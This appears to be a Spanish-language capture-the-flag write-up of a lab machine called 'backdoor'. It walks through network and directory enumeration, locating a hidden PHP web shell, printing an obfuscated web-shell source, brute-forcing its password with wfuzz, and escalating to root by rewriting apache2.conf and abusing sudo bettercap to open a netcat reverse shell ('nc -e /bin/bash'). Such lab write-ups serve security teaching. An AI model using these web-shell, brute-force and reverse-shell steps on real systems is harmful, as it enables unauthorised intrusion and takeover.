

Enumeración

Para comenzar la enumeración de la red, utilicé el comando `netdiscover -i eth1 -r 192.168.1.0/24`. Este comando es útil para identificar todos los hosts disponibles en mi red.

```
Currently scanning: Finished! | Screen View: Unique Hosts
40 Captured ARP Req/Rep packets, from 1 hosts. Total size: 2400
-----
IP             At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.1.12   08:00:27:21:6b:26  40     2400  PCS Systemtechnik GmbH

(mot@kali)-[/home/administrador]
```


Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando `nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.12 -oN scanner_backdoor` para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDPA0vUJ0xKouLS7xOYz1485bm/ZBVN/86xLQvh7Gqa1DmEWz/eHP2C3MJQnqTFPOeh18FULozj9
/Y/IqueYR+ft2nSROLLUfjFLezB+zSaekxDPGiY9qMZBMXA/6oaaD3TV1x6jfttZi+Aca0scdFOTJUvLSwZYaHrJQSNlKFJhniucq/zxOnMIHjs/v1
9oInNbsEogIQ5mbEq0mBlGOW5vowFXukI600nd4DL7H4fKCeIPfngWFrT+6cQoNga3HRKf6NtQeYs=
|_ 256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNDNbes4gKOy7nXoXxw1kPwOX/vuxNkae5WSrIFu+
|_ 256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:dl:32 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAItrDSHBBFPB1CJosqkLAQXN4/Mt++ocUqbiG861Z5G
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.56 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
MAC Address: 08:00:27:21:6B:26 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Análisis del puerto 80 (HTTP)

Tras completar la fase de enumeración, visité la página web que se encuentra disponible en el servidor:




Al no hallar nada interesante decidí buscar los directorio que pudieran estar ocultos utilizando gobuster (herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web):

```
(root@kali) ~/home/administrador
# gobuster dir -u http://192.168.1.12/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b "403,404" -x html,php,txt --random-agent
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.12/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent: Mozilla/5.0 (X11; U; Linux i686; pl; rv:1.8.0.12) Gecko/20070508 Firefox/1.5.0.12
[+] Extensions: html,php,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 10701]
/Backdoor (Status: 301) [Size: 315] [--> http://192.168.1.12/Backdoor/]
Progress: 882240 / 882244 (100.00%)
=====
Finished
=====
```

Encuentra un directorio llamado “Backdoor”. Sabiendo esto llegué a la conclusión de que es posible que hubiera algún tipo de página que me permitiera ejecutar comandos, así que utilicé el diccionario backdoor_list.txt de seclist:

```
(root@kali) ~/home/administrador
# gobuster dir -w /usr/share/seclists/Web-Shells/backdoor_list.txt -u http://192.168.1.12/Backdoor/ -b 403,404 -x php --random-agent
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.12/Backdoor/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Web-Shells/backdoor_list.txt
[+] Negative Status codes: 403,404
[+] User Agent: Opera/7.52 (Windows NT 5.1; U) [en]
[+] Extensions: php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/php-backdoor.php (Status: 200) [Size: 34]
Progress: 1544 / 1546 (99.87%)
=====
Finished
=====
```

Las herramientas utilizadas encuentran una página con extensión .php, así que visité esta página pero para mi sorpresa no encontré nada que pudiera utilizar sólo “[+] secure web shell”:



Posiblemente la página web permita la ejecución de código remoto, sin embargo, no tenía los parámetros necesarios para confirmarlo, así que, intenté ejecutar comandos con el parámetro 'cmd' utilizando curl mediante peticiones tanto por GET como por POST, pero no obtuve ningún resultado.

Teniendo en cuenta estos resultados, llegué a esta conclusión:

- Posiblemente el parámetro 'cmd' es incorrecto.
- Posiblemente sea necesario añadir algún parámetro adicional, ya que, la palabra “SECURE” aparece en la pagina, así que es posible que exista algún parámetro como “password”, “pass” o algo similar.
- La indicación “secure web shell” es una pista falsa para desviar la atención del verdadero vector de ataque.

```
(root@kali) ~/home/administrador
# curl -d "cmd=id" -sX POST http://192.168.1.12/Backdoor/php-backdoor.php -D -
HTTP/1.1 200 OK
Date: Sun, 31 Mar 2024 15:36:12 GMT
Server: Apache/2.4.56 (Debian)
Content-Length: 34
Content-Type: text/html; charset=UTF-8

<pre>
[+] SECURE WEBSHELL
</pre>

(root@kali) ~/home/administrador
# curl -sX GET http://192.168.1.12/Backdoor/php-backdoor.php?cmd=id -D -
HTTP/1.1 200 OK
Date: Sun, 31 Mar 2024 15:36:15 GMT
Server: Apache/2.4.56 (Debian)
Content-Length: 34
Content-Type: text/html; charset=UTF-8

<pre>
[+] SECURE WEBSHELL
</pre>
```

Sin embargo, dentro del directorio seclists pueden encontrarse códigos PHP de webshell ofuscados dentro de su directorio Web-Shells. Estos códigos podrían ser similares al utilizado en la página web que estoy analizando.

```
(root@kali) ~/home/administrador
# cat /usr/share/wordlists/seclists/Web-Shells/PHP/obfuscated-phpshell.php
<?php

$pass = "9cdfb439c7876e703e307864c9167a15"; //lol

$A = chr(0x73);
$B = chr(0x79);
$X = chr(0x74);
$D = chr(0x65);
$E = chr(0x6d);

$hook = $A.$B.$A.$X.$D.$E;

if($pass == md5($_POST['password']))
{
    $hook($_POST['cmd'])
}
```

Posiblemente esta página utilice estos dos parámetros


Las peticiones se realizan utilizando el método POST utilizando los parámetros password y cmd, pero el valor del parámetro password no lo conozco. Usando el diccionario rockyou descubrí que el valor que debía utilizar era “newpassword”.

```
(root@kali)~# /home/administrador
wffuzz -c --hc=403,404 --hh=34 -d 'password=FUZZ&cmd=id' -w /usr/share/wordlists/rockyou.txt -u http://192.168.1.12/Backdoor/php-backdoor.php
/usr/lib/python3/dist-packages/wffuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing
*****
Wfuzz 3.1.0 - The Web Fuzzer
*****


Target: http://192.168.1.12/Backdoor/php-backdoor.php
Total requests: 14344392

=====
ID      Response  Lines  Word    Chars  Payload
=====
000004807: 200        5 L     8 W     88 Ch   "newpassword"
```


Este análisis resultó ser exitoso, así que, posiblemente el código de php-backdoor.php sea muy similar al que mencioné anteriormente, lo que explicaría el éxito de la operación.



En la imagen anterior, se observa que la única diferencia es la contraseña utilizada, el resto del código es idéntico. Al listar los usuarios disponibles en el sistema descubrí un usuario llamado “rootkit”:



Sabiendo que puedo ejecutar comandos dentro la máquina víctima, es momento de crear una reverse shell:



Al utilizar el comando `sudo -l` descubro que podría elevar privilegios utilizando el comando `reboot`, es curioso porque con esa aplicación se reiniciaría la máquina:

```
www-data@backdoor:/var/www/html/Backdoor$ ls -l
total 4
-rw-r--r-- 1 www-data www-data 282 Apr 25 2023 php-backdoor.php
www-data@backdoor:/var/www/html/Backdoor$ sudo -l
Matching Defaults entries for www-data on backdoor:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
User www-data may run the following commands on backdoor:
    (root) NOPASSWD: /usr/sbin/reboot
```

Escalada de privilegios

Buscando archivos sobre los que tengo permisos de escritura, encontré que el archivo de configuración del servidor `apache2.conf`. El archivo **apache2.conf** es el archivo de configuración principal del servidor web Apache.

```
www-data@backdoor:/var/www$ find / -type f -writable -exec ls -l {} \; 2>/dev/null | grep -vE "proc|sys|dev"
-rw-r--r-- 1 www-data www-data 282 Apr 25 2023 /var/www/html/Backdoor/php-backdoor.php
-rw-r--r-- 1 www-data www-data 10701 Apr 25 2023 /var/www/html/index.html
-rw-r--r-- 1 www-data www-data 1200 Mar 31 19:45 /var/www/.gnupg/trustdb.gpg
-rw-r--r-- 1 www-data www-data 32 Mar 31 19:45 /var/www/.gnupg/pubring.kbx
-rw-r--r-- 1 root root 7242 Apr 26 2023 /etc/apache2/apache2.conf
```

La directiva “User” establece el userid usado por el servidor para responder a peticiones. El valor predeterminado para esta directiva “es `www-data`”. El valor de esta variable se define en `«/etc/apache2/envvars»`. Teniendo en cuenta esto, cambié el valor por defecto a “`rootkit`”, usuario válido en el sistema.

```
# These need to be set in /etc/apache2/envvars
#User ${APACHE_RUN_USER}
#Group ${APACHE_RUN_GROUP}
User rootkit
Group rootkit
#
# HostnameLookups: Log the names of clients or just their IP addresses
# e.g., www.apache.org (on) or 204.62.129.132 (off).
# The default is off because it'd be overall better for the net if people
# had to knowingly turn this feature on, since enabling it means that
# each client request will result in AT LEAST one lookup request to the
# nameserver.
#
HostnameLookups Off
```


Después de reiniciar la máquina víctima y volver a realizar la intrusión, accedí como el usuario rootkit. Al ejecutar `sudo -l` descubrí que podría elevar privilegios utilizando `bettercap`.

```
rootkit@backdoor:/var/www/html/Backdoor$ id
uid=1000(rootkit) gid=1000(rootkit) groups=1000(rootkit)
rootkit@backdoor:/var/www/html/Backdoor$ sudo -l
Matching Defaults entries for rootkit on backdoor:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User rootkit may run the following commands on backdoor:
    (root) NOPASSWD: /usr/bin/bettercap
```

Finalmente sólo queda utilizar netcat para crear una shell inversa y acceder como usuario root:

```
rootkit@backdoor:/var/www/html/Backdoor$ sudo /usr/bin/bettercap
bettercap v2.32.0 (built for linux amd64 with go1.15.15) [type 'help' for a list of commands]
192.168.1.0/24 > 192.168.1.12 » [00:49:20] [sys.log] [var] Could not find mac for
192.168.1.0/24 > 192.168.1.12 » !id
uid=0(root) gid=0(root) groups=0(root)
192.168.1.0/24 > 192.168.1.12 » !nc -e /bin/bash 192.168.1.100 443
```



```
root@kali:~/home/administrador/Descargas
# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.12] 42336
script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
root@backdoor:/var/www/html/Backdoor# id
id
uid=0(root) gid=0(root) groups=0(root)
root@backdoor:/var/www/html/Backdoor# lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:   Debian GNU/Linux 11 (bullseye)
Release:      11
Codename:     bullseye
root@backdoor:/var/www/html/Backdoor#
```

```
root@backdoor:/var/www/html/Backdoor# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset
Defaults      mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
rootkit ALL=(root) NOPASSWD: /usr/bin/bettercap
www-data ALL=(root) NOPASSWD: /usr/sbin/reboot
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@include /etc/sudoers.d
root@backdoor:/var/www/html/Backdoor#
```